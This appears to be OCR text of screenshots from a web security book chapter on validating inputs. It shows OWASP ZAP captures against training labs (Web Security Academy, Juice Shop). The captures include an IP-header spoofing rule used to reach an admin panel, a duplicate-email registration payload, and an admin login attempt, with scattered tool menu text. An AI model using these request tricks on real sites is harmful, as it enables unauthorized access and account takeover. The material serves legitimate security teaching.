
Chapter 6: Validating (Data) Inputs - Part 1








HTTP Message
HTTP/1.1 200 OK
Content-Type: message/http
Connection: close
TRACE /admin HTTP/1.1
Host: 0ae800ca03fce0adc17cdbbd00d200c8.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: session=8GzmOktid2pD0dCoVYcZ3C17D8XghURa
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Length: 0
X-Custom-IP-Authorization: [redacted]230
Step
Continue
Drop



Modify Replacement Rule
Rule
Initiators
Description:
Match/Replace String
Match Type:
Response Body String
Match String:
X-Custom-IP-Authorization:
.230
Match Regex:
Replacement String:
X-Custom-IP-Authorization: 127.0.0.1
Initiators:
Applies to all initiators
Enable:
Save
Cancel



Home | Admin panel | My account
OWASP ZAP - OWASP ZAP 2.11.1
Set break on all requests and responses



OWASP ZAP - OWASP ZAP 2.11.1
Quick Start
Request
Response
Break
Method
Header: Text
Body: Text
POST http://localhost:3000/api/Users/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 257
Origin: https://localhost:3000
{"email":"victom@email.com","email":"attacker@email.com","password":"Password@",
"passwordRepeat":"Password@","securityQuestion":{"id":1,"question":
"Your eldest siblings middle name?","createdAt":"2022-07-27T21:38:23.110Z",
"updatedAt":"2022-07-27T21:38:23.110Z"},"securityAnswer":"name"}


OWASP ZAP - OWASP ZAP 2.11.1
Quick Start
Request
Response
Break
Header: Text
Body: Text
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Location: /api/Users/21
Content-Type: application/json; charset=utf-8
Content-Length: 309
ETag: W/"135-QEGv3iGkbi1PKJQmheHoqZHS1y8"
{"status":"success","data":{"username":"","role":"customer","deluxeToken":"",
"lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/default.svg",
"isActive":true,"id":21,"email":"attacker@email.com","updatedAt":
"2022-07-27T21:47:10.876Z","createdAt":"2022-07-27T21:47:10.876Z","deletedAt":null}
}



Account
Your Basket
0
attacker@email.com
Orders & Payment
Privacy & Security
Logout
Banana Juice



Apple Juice (1000ml)
The all-time classic.
1.99¤
Reviews (1)
admin@juice-sh.op
One of my favorites!
0


Account
EN
Login



Header: Text
Body: Text
POST http://10.88.88.95:3000/rest/user/login HTTP/1.1
Host: 10.88.88.95:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102
Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 44
Origin: https://10.88.88.95:3000
Connection: keep-alive
{"email":"admin@juice-sh.op","password":"k"}
WebSockets
Attack
Include in Context
Include Site in Context
Run application
Flag as Context
Exclude from Context
Open/Resend with Request Editor...
Open URL in Browser
Exclude from
Show in Sites Tab
Open URL in System Browser
Copy URLs to Clipboard
Manage History Tags...
Note...
Delete
Break...
New Alert...
Alerts for This Node
Generate Anti-CSRF Test FORM
Invoke with Script...
Add to Zest Script
Compare 2 Requests
Compare 2 Responses
Include Channel URL in Context
Exclude Channel URL from Context
Method
URL
Code
Reason
RTT
Size Resp. Body
GET http://10.88.88.95:3000/rest/admin/applic... 304 Not Modi... 4... 0 bytes
GET http://10.88.88.95:3000/rest/user/whoami 200 OK 5... 11 bytes
POST http://10.88.88.95:3000/rest/user/login 401 Unauthor... 1... 26 bytes
GET http://10.88.88.95:3000/ 200 OK 3... 1,987 bytes
GET http://10.88.88.95:3000/runtime.js 200 OK 3... 3,228 bytes
GET http://10.88.88.95:3000/polyfills.js 200 OK 3... 54,560 bytes

